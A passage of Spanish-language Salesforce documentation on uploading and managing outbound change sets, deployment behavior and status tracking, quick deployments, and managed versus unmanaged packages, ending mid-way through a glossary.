Cargar un conjunto de cambios saliente

Componentes disponibles en los conjuntos de cambios

## Cargar un conjunto de cambios saliente

Una vez haya reunido los componentes en un conjunto de cambios, podrá cargarlo a otra organización de Salesforce. Después de cargar un conjunto de cambios, no se podrá modificar ni recuperar.

1. En Configuración, introduzca *Conjuntos de cambios salientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de cambios salientes**.
2. Haga clic en el nombre de un conjunto de cambios.
3. Seleccione la organización a la que desee enviar el conjunto de cambios.
4. Haga clic en **Cargar**.

Nota: Los conjuntos de cambios salientes caducan seis meses después de la carga. Los conjuntos de cambios se eliminan de forma permanente cuando caducan.

CONSULTE TAMBIÉN

Carga de conjuntos de cambios durante actualizaciones escalonadas del servicio de Salesforce

Crear un conjunto de cambios saliente

## Crear un conjunto de cambios saliente

Un conjunto de cambios saliente es un cambio que envía desde la organización de Salesforce en la que ha iniciado sesión a otra organización.

Para ver conjuntos de cambios salientes, en Configuración, introduzca *Conjuntos de cambios salientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de cambios salientes**.

- Para crear un nuevo conjunto de cambios, haga clic en **Nuevo**.
- Para ver los detalles de un conjunto de cambios existente, haga clic en su nombre.

CONSULTE TAMBIÉN

Duplicar un conjunto de cambios saliente

Errores de validación de conjuntos de cambios salientes

## Duplicar un conjunto de cambios saliente

Puede crear una copia de un conjunto de cambios existente clonándolo.

1. En Configuración, introduzca *Conjuntos de cambios salientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de cambios salientes**.
2. Haga clic en el nombre del conjunto de cambios que desea duplicar.
3. Haga clic en **Duplicar**.

CONSULTE TAMBIÉN

Crear un conjunto de cambios saliente

## Eliminar un conjunto de cambios saliente

1. En Configuración, introduzca *Conjuntos de cambios salientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de cambios salientes**.
2. Haga clic en el nombre del conjunto de cambios que desea eliminar.
3. Haga clic en **Eliminar**.

CONSULTE TAMBIÉN

Crear un conjunto de cambios saliente

## Errores de validación de conjuntos de cambios salientes

Si recibe un error sobre validación de versiones, la organización que crea el conjunto de cambios saliente está ejecutando una versión distinta a la de la organización de destino. Este error ocurre normalmente durante las actualizaciones debido a que las organizaciones pueden actualizarse en momentos distintos debido a el lanzamiento escalonado de Salesforce. Si recibe este error, solo podrá implementar aquellos componentes que sean compatibles entre las versiones.

CONSULTE TAMBIÉN

Crear un conjunto de cambios saliente

Cargar un conjunto de cambios saliente

## Carga de conjuntos de cambios durante actualizaciones escalonadas del servicio de Salesforce

Durante las actualizaciones del servicio de Salesforce, es posible que los entornos de producción y sandbox no ejecuten la misma versión de la plataforma debido a que las actualizaciones se escalonan. Algunos componentes pueden tener nuevas funciones que eviten que implemente ese tipo de componente. Puede implementar dichos componentes después de que la organización de producción ejecute la misma versión que el entorno sandbox.

Si carga un conjunto de cambios con componentes que no pueden implementarse debido a versiones incompatibles, el sistema detecta qué componentes no pueden implementarse. Salesforce le da la opción de cargar los componentes restantes.

CONSULTE TAMBIÉN

Cargar un conjunto de cambios saliente

# Comportamiento especial en las implementaciones

Cuando implemente cambios en una organización de Salesforce, debe tener en cuenta la forma en que los componentes individuales de la implementación se comportan, e incluir todos los cambios necesarios. Use la siguiente información para determinar qué se incluye en su implementación y cómo aparecen los cambios en la organización de destino.

Los comportamientos enumerados en la sección API de metadatos se aplican si está usando la IDE de Force.com o la herramienta de migración de Force.com.

## Componentes del conjunto de cambios

**Procesos de aprobación**

- Si los campos de la página de aprobación incluyen cualquier campo personalizado en objetos estándar, debe agregar esos campos personalizados manualmente a conjuntos de cambios salientes. La opción `Ver/Agregar dependencias` para la selección de componentes del conjunto de cambios no incluye esos campos.
- Si el proceso de aprobación hace referencia a cualquier plantilla de publicación que contenga campos personalizados, necesitará volver a guardar esas plantillas de publicación en la organización de origen antes de agregarlas al conjunto de cambios. En Configuración, introduzca *`Plantillas de publicación`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de publicación**. Para cada plantilla de publicación, haga clic en **Modificar** y luego en **Guardar**.
- Los conjuntos de cambios no incluyen el orden de procesos de aprobación activos de la organización de origen. Es posible que necesite volver a ordenar los procesos de aprobación en la organización de destino después de la implementación.
- Si cambia el `Nombre exclusivo` de un proceso de aprobación incluido anteriormente en un conjunto de cambios e implementado en otra organización y vuelve a enviar el proceso de aprobación a través de un conjunto de cambios, se creará un nuevo proceso de aprobación después de la implementación en la otra organización. No se modificará el proceso de aprobación implementado previamente.

**Clases de Apex y desencadenadores de Apex**

De forma predeterminada, los cambios en el código Apex que tiene trabajos de Apex pendientes o en curso no se pueden implementar. Para implementar estos cambios, realice una de las siguientes opciones.

- Cancele los trabajos de Apex antes de implementar los cambios en el código Apex. Vuelva a programar los trabajos después de la implementación.
- Active implementaciones con trabajos de Apex en la interfaz de usuario de Salesforce en la página Ajustes de implementación.

**Campos personalizados**

- No puede cambiar el tipo de datos de un campo personalizado usando la API de metadatos. Debe aplicar este cambio manualmente en la organización de destino a través de la interfaz de usuario.

**Objetos personalizados**

Mediante la API versión 29.0 y anterior, no puede cambiar el `modelo de colaboración` de un objeto utilizando la API de metadatos. Debe aplicar este cambio manualmente en la organización de destino a través de la interfaz de usuario.

Desde la API versión 30.0, puede cambiar el `modelo de colaboración` de un objeto para usuarios internos utilizando la API de metadatos y la interfaz de usuario.

No es posible actualizar el campo `sharingModel` de un objeto y simultáneamente añadir una nueva regla de colaboración.

**Flujos**

- Si piensa implementar un flujo utilizando conjuntos de cambios, considere los límites de la compatibilidad de migración. Asegúrese de que sus flujos únicamente hacen referencia a campos y componentes disponibles en los conjuntos de cambios.
- Solo puede incluir una versión de un flujo en un conjunto de cambios.
- Si el flujo no tiene ninguna versión activa al cargar el conjunto de cambios saliente, se utilizará la versión inactiva más reciente.

- Cuando visualice los componentes dependientes del conjunto de cambios, la página Dependencias de componentes enumerará las dependencias de *todas* las versiones del flujo. Agregue todos los componentes interdependientes de la versión de flujo relevante al conjunto de cambios saliente.
- Un flujo activo en un conjunto de cambios estará implementado en su destino como inactivo. Active el flujo manualmente después de la implementación.
- La implementación o reimplementación de un flujo utilizando conjuntos de cambios creará una versión del flujo en la organización de destino.

**Credenciales denominadas**

Las siguientes opciones de llamada para credenciales denominadas se puede establecer solo a través de la interfaz de usuario. Si los valores predeterminados no son apropiados en la organización de destino, el administrador para esa organización debe configurar manualmente la credencial denominada después de la implementación.

- `Generar encabezado de autorización`: Valor predeterminado Activado
- `Permitir campos de combinación en encabezado HTTP`: Valor predeterminado Desactivado
- `Permitir campos de combinación en cuerpo HTTP`: Valor predeterminado Desactivado

**Permisos**

Consulte Conjuntos de permisos y ajustes de perfil en conjuntos de cambios en la página 6031.

**Formato de página**

Las implementaciones que contengan un tipo de registro y perfil, pero no el formato de página asignado para ese tipo de registro, eliminarán la asignación de formato existente del perfil para ese tipo de registro. Incluya siempre todos los formatos de página para todos los tipos de registro necesarios en el conjunto de cambios.

## API de metadatos

**Clases de Apex y desencadenadores de Apex**

De forma predeterminada, los cambios en el código Apex que tiene trabajos de Apex pendientes o en curso no se pueden implementar. Para implementar estos cambios, realice una de las siguientes opciones.

- Cancele los trabajos de Apex antes de implementar los cambios en el código Apex. Vuelva a programar los trabajos después de la implementación.
- Active implementaciones con trabajos de Apex en la interfaz de usuario de Salesforce en la página Ajustes de implementación.

**Procesos de aprobación**

- Para usar los procesos de aprobación de los artículos de Salesforce Knowledge con la API de metadatos es necesario implementar el tipo de artículo. Los tipos de acción compatibles con la versión de artículo (_kav) de los procesos de aprobación son los siguientes: acción de Knowledge, alerta de correo electrónico, actualización de campo y mensaje saliente.
- Si el proceso de aprobación hace referencia a cualquier plantilla de publicación que contenga campos personalizados, necesitará volver a guardar esas plantillas de publicación en la organización de origen antes de agregarlas al conjunto de cambios. En Configuración, introduzca *`Plantillas de publicación`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de publicación**. Para cada plantilla de publicación, haga clic en **Modificar** y luego en **Guardar**.
- Los metadatos no incluyen el orden de los procesos de aprobación activos. Es posible que necesite volver a ordenar los procesos de aprobación en la organización de destino después de la implementación.
- Si cambia el `Nombre exclusivo` de un proceso de aprobación incluido anteriormente en un conjunto de cambios e implementado en otra organización y vuelve a enviar el proceso de aprobación a través de un conjunto de cambios, se creará un nuevo proceso de aprobación después de la implementación en la otra organización. No se modificará el proceso de aprobación implementado previamente.

**Campos personalizados**

Desde la API versión 30.0, al implementar un nuevo campo personalizado, los valores predeterminados de los campos `Modificable` y `Legible` en los permisos de campos de perfil son `falso`. Para sobrescribir los valores predeterminados, incluya permisos de campos para los nuevos campos de sus perfiles.

**Objetos personalizados**

Mediante la API versión 29.0, no puede cambiar el `modelo de colaboración` de un objeto utilizando la API de metadatos. Debe aplicar este cambio manualmente en la organización de destino a través de la interfaz de usuario.

Desde la API versión 30.0, puede cambiar el `modelo de colaboración` de un objeto para usuarios internos utilizando la API de metadatos y la interfaz de usuario.

**Aplicación conectada**

- No puede definir la `Clave de consumidor` en la API de metadatos. Se incluye en una operación de recuperación con fines informativos. Si intenta trasladar la aplicación conectada a otra organización deberá eliminar la `Clave de consumidor` del archivo .zip antes de la implementación en una organización. Se generará una nueva clave en la organización de destino.
- La configuración móvil de las aplicaciones conectadas no es compatible con los conjuntos de cambios y deben migrarse manualmente.

**Credenciales denominadas**

Las siguientes opciones de llamada para credenciales denominadas se puede establecer solo a través de la interfaz de usuario. Si los valores predeterminados no son apropiados en la organización de destino, el administrador para esa organización debe configurar manualmente la credencial denominada después de la implementación.

- `Generar encabezado de autorización`: Valor predeterminado Activado
- `Permitir campos de combinación en encabezado HTTP`: Valor predeterminado Desactivado
- `Permitir campos de combinación en cuerpo HTTP`: Valor predeterminado Desactivado

**Formato de página**

Una implementación que contenga asignaciones de formato de página sustituye a todas las asignaciones de formato de página existentes en la organización de destino con las especificadas en el archivo .zip. Los formatos de página existentes en la organización desaparecen si no se incluyen en el archivo .zip. Incluya siempre todos los formatos de página para todos los tipos de registro necesarios en el archivo .zip.

**Perfiles**

Si un paquete incluye un perfil con un nombre que no exista en la organización de destino, se creará un nuevo perfil con ese nombre. Si el perfil implementado no especifica ningún permiso o configuración, el perfil resultante consta de todos los permisos y configuraciones del Perfil estándar.

**Colaboración**

- No es posible actualizar el campo `sharingModel` de un objeto y simultáneamente añadir una nueva regla de colaboración en la API de metadatos, independientemente del objeto que esté actualizando. Por ejemplo, puede agregar una regla de colaboración cuando el valor por defecto en toda la organización sea público, y después actualizar el `sharingModel`. Esto produciría un cambio de cálculo de colaboración única.
- Podría encontrar un error si está implementando un conjunto de cambios con un objeto personalizado que cuenta con una relación principal-subordinado sin el campo principal/detalle en el mismo conjunto de cambios. Para resolver este error, incluya el campo personalizado principal/detalle en el conjunto de cambios, incluso si no ha cambiado el valor predeterminado de toda la organización.

**Flujo de trabajo**

El modo de prueba para desencadenadores de flujo no es compatible en la API de metadatos. Si desea que un desencadenador de flujo ejecute la versión de flujo más reciente cuando un administrador haga que se active la regla de flujo de trabajo, habilite el modo de prueba a través de la interfaz de usuario tras la implementación.

CONSULTE TAMBIÉN

- Implementar un conjunto de cambios
- Conjuntos de cambios
- Componentes disponibles en los conjuntos de cambios
- https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/file_based_zip_file.htm

# Seguimiento de implementaciones

Puede supervisar las implementaciones que estén en curso, consultar qué implementaciones están en espera de ejecución y ver los resultados de las implementaciones que se hayan completado en la página Estado de implementación. Esta página enumera todas las implementaciones: conjuntos de cambios, implementaciones basadas en la API de metadatos, incluyendo implementaciones iniciadas desde el IDE de Force.com y la Herramienta de migración Force.com, así como instalaciones de paquetes.

El tamaño y la complejidad de los componentes de metadatos afectarán al tiempo de implementación. Para realizar un seguimiento del estado de las implementaciones que están en curso o que se han completado en los últimos 30 días, desde Configuración, introduzca *Implementación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Estado de implementación**. Las implementaciones se enumeran en diferentes secciones dependiendo de su estado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**


PERMISOS DE USUARIO

Para ver implementaciones de metadatos:

- "Modificar todos los datos"


## Implementaciones en curso y en cola

Al ejecutar una implementación, la página Estado de implementación le muestra el progreso en tiempo real de su implementación actual. Esta página contiene gráficos que proporcionan una representación visual del progreso general de la implementación. El primer gráfico muestra cuántos componentes ya se han implementado del total e incluye el número de componentes con errores. Por ejemplo, el siguiente gráfico indica que se han procesado correctamente 302 componentes de 450 y que hay 45 componentes con errores.




Después de que todos los componentes se hayan implementado sin errores, empiezan a ejecutarse las pruebas de Apex, si son obligatorias o si se han habilitado. Un segundo gráfico muestra cuántas pruebas de Apex se han ejecutado del número total de pruebas y el número

de errores devuelto. Además, el gráfico muestra el nombre de la prueba que se está ejecutando en este momento. Por ejemplo, en el gráfico siguiente, 77 pruebas han completado la ejecución de un total de 120 y 1 prueba ha fallado.




La siguiente información se muestra para la implementación actual.

| Campo | Descripción |
|---|---|
| `Nombre` | El nombre del conjunto de cambios o un identificador único que se usa para realizar un seguimiento de la implementación de la API de metadatos. En la implementación de la API de metadatos, este valor lo devuelve la llamada `deploy()`. |
| `Tipo` | El tipo de implementación: Conjunto de cambios o API. |
| `Implementado por` | Nombre del usuario que realiza la implementación. |
| `Hora de inicio` | Fecha y hora en la que empezó la implementación, no el tiempo que la solicitud lleva en cola. Este valor es la hora a la que el `Estado` de la implementación se define como En curso. |
| `Validado` | La fecha y hora a la que se completó la validación de la implementación. |

Si la implementación actual tiene errores, podrá ver estos errores antes de que finalice la implementación haciendo clic en **Ver errores**.

**Implementaciones pendientes**

Puede iniciar varias implementaciones, aunque no puede ejecutar más de una implementación a la vez. Las otras implementaciones permanecerán en la cola esperando a ser ejecutadas después de que finalice la implementación actual. Las implementaciones en cola se enumeran bajo Implementaciones pendientes en el orden en que se ejecutarán.

**Validaciones de implementaciones**

Una validación de implementación es una implementación que se utiliza únicamente para comprobar los resultados de los componentes de implementación y que, a continuación, se deshace. Una validación no guarda los componentes implementados ni cambia la organización de Salesforce de ningún modo. Puede determinar si una implementación es únicamente una validación (Validar) o si es una implementación real (Implementar) inspeccionando la información de las implementaciones pendientes o la columna `Estado` de las implementaciones en las secciones Error y Realizado con éxito.

Si una validación finaliza con éxito en los 10 últimos días y todas las pruebas se han superado con suficiente cobertura de código, puede realizar una implementación rápida implementando esta validación en la producción sin ejecutar pruebas. Consulte Implementaciones rápidas.

## Cancelación de una implementación

Puede cancelar una implementación mientras está en curso o en la cola haciendo clic en **Cancelar** junto a la implementación. Entonces la implementación tendrá el estado `Cancelación solicitada` hasta que se cancele por completo la implementación. Una implementación cancelada se enumerará en la sección Error.

## Implementaciones completadas

Las implementaciones finalizadas se enumeran en las secciones Error o Realizado con éxito dependiendo de su estado.

Las implementaciones que se hayan finalizado pero tengan errores y las implementaciones que se hayan cancelado se enumeran en la sección Error. No se ha aplicado ningún cambio a la organización de Salesforce por estas implementaciones porque faltaban archivos, los componentes tenían errores, las pruebas habían fallado o la implementación se había cancelado.

Las implementaciones que se hayan completado correctamente o cuya finalización sea parcialmente correcta se enumeran en la sección Realizado con éxito. Solamente las implementaciones de una organización que no sea de producción pueden tener una finalización parcialmente correcta. Son implementaciones que tienen el campo `rollbackOnError` establecido como `false` en las opciones de implementación y que tienen errores en un subconjunto de componentes. En una implementación parcialmente correcta, los componentes con fallos no se asignan y los componentes restantes se asignan a la organización.

Para obtener más información sobre una implementación, haga clic en **Ver detalles** junto a una implementación. Utilice la información de la página Detalles de implementación para ver los errores y solucionar los problemas de una implementación fallida o parcialmente correcta. La página Detalles de implementación incluye los mensajes de error que se mostraron durante la implementación, los errores de las pruebas de Apex con información de seguimiento de pila, advertencia de cobertura de código e información sobre pruebas de lentitud. Para lograr una implementación correcta, la página Detalles de implementación muestra información sobre la implementación, incluidos cuántos componentes se han implementado y cuántas pruebas de Apex se ejecutaron.

**Estado de desarrollo**

La columna `Estado` de las implementaciones completadas en las secciones Error y Realizado con éxito enumera el tipo y el estado de una implementación y tiene dos partes:

- El prefijo indica si la implementación es únicamente una validación (Validar:) o si es una implementación real (Implementar:).
- La segunda parte del valor de estado contiene el estado de la implementación: Error o Cancelado para implementaciones fallidas, Realizado con éxito para implementaciones realizadas correctamente o Con éxito parcial para implementaciones con una finalización parcialmente correcta.

## Implementaciones rápidas

Como parte de una implementación, todas las pruebas de Apex se ejecutan en producción. Si la organización de producción contiene varias pruebas de Apex, la ejecución de todas las pruebas puede tardar mucho tiempo y puede retrasar su implementación. Para reducir el tiempo de implementación en producción, puede realizar una implementación rápida ignorando la ejecución de todas las pruebas. Las implementaciones rápidas están disponibles para componentes de API de metadatos y conjuntos de cambios cuando se cumplen los siguientes requisitos.

- Se han validado los componentes correctamente para el entorno de destino en los 10 últimos días.
- Como parte de la validación, se han superado todas las pruebas de Apex en la organización de destino.
- Se cumplen los requisitos de cobertura de código.
  - Si todas las pruebas en la organización o todas las pruebas locales se ejecutan, la cobertura total de código es de al menos 75% y los desencadenadores de Apex tienen algo de cobertura.
  - Si se ejecutan pruebas específicas con el nivel de prueba **Ejecutar pruebas específicas**, cada clase y desencadenador que se haya implementado está cubierto por al menos 75% de forma individual.

Una validación es una implementación que se utiliza únicamente para comprobar los resultados de los componentes de implementación y no guarda ningún componente en la organización. Una validación le permite visualizar los mensajes de éxito o error que recibiría con una implementación actual. Puede validar componentes de metadatos o conjuntos de cambios a través de la API o la Herramienta de migración Force.com.


Para aprender cómo validar un conjunto de cambios, consulte Validar un conjunto de cambios en la Ayuda de Salesforce.

Para validar componentes con la Herramienta de migración Force.com, establezca la opción `checkOnly` como `verdadero` en el destino de implementación. Consulte Cambios de implementación en una organización de Salesforce en la *Guía de Herramienta de migración Force.com* .

**Realización de una implementación rápida a través de la interfaz de usuario o la API**

Para realizar una implementación rápida, primero realice una implementación de solo validación con ejecución de prueba de Apex en el conjunto de componentes que necesita implementar. Si su validación se realiza correctamente y es apta para una implementación rápida, puede iniciar una implementación rápida.

Puede implementar rápidamente componentes de API de metadatos y conjuntos de cambios validados en la interfaz de usuario. En la página Estado de implementación, implemente una validación reciente haciendo clic en **Implementación rápida** junto a su validación o en la página de detalles de la validación. Este botón aparece solo para la clasificación de validaciones.




Además, puede iniciar una implementación rápida a través de la API de metadatos o la herramienta de migración de Force.com para componentes de API de metadatos (excluyendo conjuntos de cambios). Para la API de metadatos, llame a `deployRecentValidation()` y envíe el Id. de validación. Para la herramienta de migración de Force.com, utilice la tarea `<sf:deployRecentValidation>`.

Nota: Implementación rápida está activada para validaciones recientes en las que se han ejecutado las pruebas de Apex correctamente y se han cumplido todos los requisitos de cobertura de código. Tenga en cuenta lo siguiente.

- En el entorno de producción se admiten las implementaciones rápidas para las validaciones que cumplen los criterios. Puede implementar validaciones recientes de conjuntos de cambios y componentes de API de metadatos (incluyendo componentes validados utilizando la Herramienta de migración Force.com).
- En el entorno sandbox, Implementación rápida se admite únicamente para validaciones que activan explícitamente la ejecución de pruebas (por ejemplo, seleccionando una opción de prueba al validar conjuntos entrantes o a través del parámetro

`testLevel` para la Herramienta de migración). Las pruebas de Apex no se requieren de forma predeterminada ni se ejecutan en implementaciones de entornos sandbox.

- Si realiza una implementación después de una validación, ya sea a través de Implementación rápida, una instalación de paquete o una implementación normal, todas las validaciones cumplen los requisitos para la implementación rápida. Revalide el conjunto de componentes para realizar una implementación rápida.

## Recursos de ajuste del rendimiento para pruebas de larga duración

Si son obligatorias o si están habilitadas, las pruebas de Apex se ejecutan como parte de una implementación después de que todos los componentes se hayan implementado. Las pruebas de Apex que tardan mucho tiempo en ejecutarse retrasan toda la implementación. Las cinco pruebas de larga duración principales, que son las cinco pruebas principales que se realizan durante más de dos minutos, están marcadas en las implementaciones completadas de la página Detalles de implementación. Puede mejorar el rendimiento de estas pruebas para hacerlas más eficientes y acelerar futuras implementaciones. Hay muchos motivos para que haya un rendimiento lento. Por ejemplo, acceder a los datos de la organización en lugar de usar los datos de prueba o ejercitar consultas SOQL o código Apex con un rendimiento deficiente. A continuación se indican algunos recursos que puede usar para conocer las prácticas recomendadas de rendimiento para Apex y SOQL.

- Aislamiento de los datos de prueba desde los datos de organización en las pruebas de unidad
- Trabajo con consultas SOQL de gran volumen
- Seminario Web: Todo lo que necesita saber sobre el optimizador de consultas de Force.com
- hoja de referencia para la optimización de consultas y búsquedas
- Seminario web sobre ajuste del rendimiento de Visualforce y Apex
- Recursos del núcleo de arquitectura

CONSULTE TAMBIÉN

Conjuntos de cambios entrantes

Conjuntos de cambios salientes

https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/

https://developer.salesforce.com/docs/atlas.en-us.daas.meta/daas/

# Crear paquetes y distribuir sus aplicaciones

## Descripción general de empaquetado y distribución

Esta guía proporciona información acerca del empaquetamiento y distribución de aplicaciones creadas utilizando la plataforma Force.com. Cuenta con las siguientes secciones.

**Trabajo con paquetes**
Explica los detalles de creación y trabajo con paquetes gestionados para que pueda instalar fácilmente su aplicación en otras organizaciones.

**Distribución de aplicaciones**
Explica cómo distribuir sus aplicaciones, tanto mediante AppExchange o mediante su propio sitio Web. También cubre los conceptos básicos del envío de actualizaciones a sus suscriptores.

**Asistencia de los suscriptores de sus aplicaciones**
Explica cómo iniciar sesión en sus organizaciones de suscriptores para proporcionar asistencia y soluciones de problemas.

Para obtener más información acerca de esos temas, consulte la *Guía de ISVforce* o visite el Portal de socios de Salesforce .

## Trabajo con paquetes

### Concepto de paquetes

Un *paquete* contiene desde componentes individuales hasta un conjunto de aplicaciones relacionadas. Después de crear un paquete, puede distribuirlo a otros usuarios y organizaciones de Salesforce, incluidos los que estén fuera de su empresa.

Los paquetes tienen dos formas: gestionados y sin gestionar:

***Paquetes no gestionados***
Los paquetes sin gestionar se suelen utilizar para distribuir proyectos de código abierto o plantillas de aplicaciones y ofrecer a los desarrolladores los fundamentos de una aplicación. Una vez haya instalado los componentes de un paquete sin gestionar, los componentes se pueden modificar en la organización en la que se instalan. El desarrollador que ha creado y cargado el paquete sin gestionar no tiene control sobre los componentes instalados y no podrá cambiarlos ni actualizarlos. Los paquetes sin gestionar no se deben utilizar para migrar componentes de un Sandbox a una organización de producción. En su lugar, utilice Conjuntos de cambios.

***Paquetes gestionados***
Los clientes de Salesforce suelen utilizar los paquetes gestionados para distribuir y vender aplicaciones a los clientes. Estos paquetes se deben crear a partir de una organización de Developer Edition. Mediante AppExchange y la aplicación de gestión de licencias (LMA), los desarrolladores pueden vender y gestionar licencias basadas en usuarios en la aplicación. Los paquetes gestionados también son totalmente actualizables. Para garantizar actualizaciones sin problemas, puede que algunas modificaciones destructivas como la eliminación o modificación de objetos o campos no se realicen.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear paquetes:
- "Crear paquetes de AppExchange"

Para cargar paquetes en AppExchange:
- "Cargar paquetes de AppExchange"

Los paquetes gestionados también ofrecen los siguientes beneficios:

- Protección de la propiedad intelectual de Apex
- Compatibilidad de versiones para componentes accesibles de API integrada
- Capacidad para aplicar divisiones y parches a versiones anteriores
- Capacidad de enviar actualizaciones de parches a los suscriptores de manera sencilla
- Asignación de nombres únicos a todos los componentes para garantizar instalaciones sin conflictos

Las siguientes definiciones ilustran estos conceptos:

**Componentes**
Un *componente* es una parte constituyente de un paquete. Define un elemento, como un objeto personalizado o un campo personalizado. Puede combinar componentes de un paquete para producir funciones o aplicaciones potentes. En un paquete sin gestionar, los componentes no se pueden actualizar. En un paquete gestionado, algunos componentes pueden actualizarse y otros no.

**Atributos**
Un *atributo* es un campo de un componente, como el nombre de una plantilla de correo electrónico o la casilla de verificación `Permitir informes` de un objeto personalizado. En un componente no actualizable de un paquete gestionado o sin gestionar, los atributos son modificables por el desarrollador (el creador del paquete) y el suscriptor (el instalador del paquete). En un componente actualizable de un paquete gestionado, el desarrollador puede modificar algunos atributos, otros los puede modificar el suscriptor y algunos están bloqueados, por lo que no se pueden modificar.

Los paquetes contienen uno o más componentes de Salesforce que, a su vez, contienen uno o más atributos. Los componentes y sus atributos se comportan de manera diferente en paquetes gestionados y sin gestionar.

Si ha planificado distribuir una aplicación, es importante que considere crear paquetes durante el proceso de desarrollo. Por ejemplo:

- Mientras crea su aplicación, tenga en cuenta cómo se comportan los componentes y sus atributos en paquetes diferentes y diferentes ediciones de Salesforce.
- Mientras prepara su aplicación para la distribución, tenga en cuenta cómo desea hacerla disponible a sus clientes.
- Mientras instala un paquete, tenga en cuenta la seguridad de su organización y los contratos de licencia.

CONSULTE TAMBIÉN

Gestionar paquetes

Preparar sus aplicaciones para su distribución

# Glosario

Los términos y definiciones siguientes describen conceptos y funciones clave de paquetes y aplicaciones:

**Aplicación**
También puede aparecer como “app”, abreviatura de aplicación. Una colección de componentes, como fichas, informes, paneles y páginas de Visualforce, destinados a una necesidad concreta del negocio. Salesforce proporciona aplicaciones estándar como Ventas y Centro de llamadas. Puede personalizar las aplicaciones estándar para que se adapten a su forma de trabajar. Además, puede combinar una aplicación y cargarla en AppExchange junto con otros componentes relacionados como campos, fichas y objetos personalizados. A continuación, puede hacer que la aplicación esté disponible para otros usuarios de Salesforce desde AppExchange.

**AppExchange**
AppExchange es una interfaz de colaboración de Salesforce que le permite explorar y compartir aplicaciones y servicios para la plataforma Force.com.

**Beta, paquete gestionado**
En el contexto de los paquetes gestionados, un paquete gestionado beta es una versión previa de un paquete gestionado distribuido a una muestra del público al que va dirigido para que lo pruebe.

**Implementación**
Mover funcionalidad desde un estado inactivo a otro activo. Por ejemplo, al desarrollar funciones nuevas en la interfaz de usuario de Salesforce, debe seleccionar la opción "Implementado" para que la funcionalidad esté visible a otros usuarios.

El proceso por el que una aplicación u otra funcionalidad se mueve desde el desarrollo a la producción.

Mover componentes de metadatos desde un sistema de archivos local a una organización de Salesforce.

Para las aplicaciones instaladas, la implementación pone a disposición de los usuarios de la organización los objetos personalizados en la aplicación disponible. Antes de implementar un objeto personalizado, sólo está disponible para los administradores y para los usuarios que tengan el permiso "Personalizar aplicación".

**Aplicación de gestión de licencias (LMA)**
Una aplicación AppExchange gratuita que permite realizar el seguimiento de candidatos y cuentas de ventas de todos los usuarios que descargan un paquete gestionado (aplicación) desde AppExchange.

**Organización de gestión de licencias (LMO)**
La organización de Salesforce que se utiliza para realizar el seguimiento de todos los usuarios de Salesforce que instalan el paquete. Una organización de gestión de licencias debe tener instalada la Aplicación de gestión de licencias (LMA). Recibe una notificación automáticamente cada vez que se instala o se desinstala su paquete, de manera que puede notificar fácilmente a los usuarios de las actualizaciones. Puede especificar cualquier organización con Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition como su organización de gestión de licencias. Para obtener más información, vaya a http://www.salesforce.com/docs/en/lma/index.htm.

**Edición principal**
Edición importante de un paquete. En estas ediciones, los números mayor y menor de una versión de paquete aumentan hasta el valor seleccionado.

**Paquete gestionado**
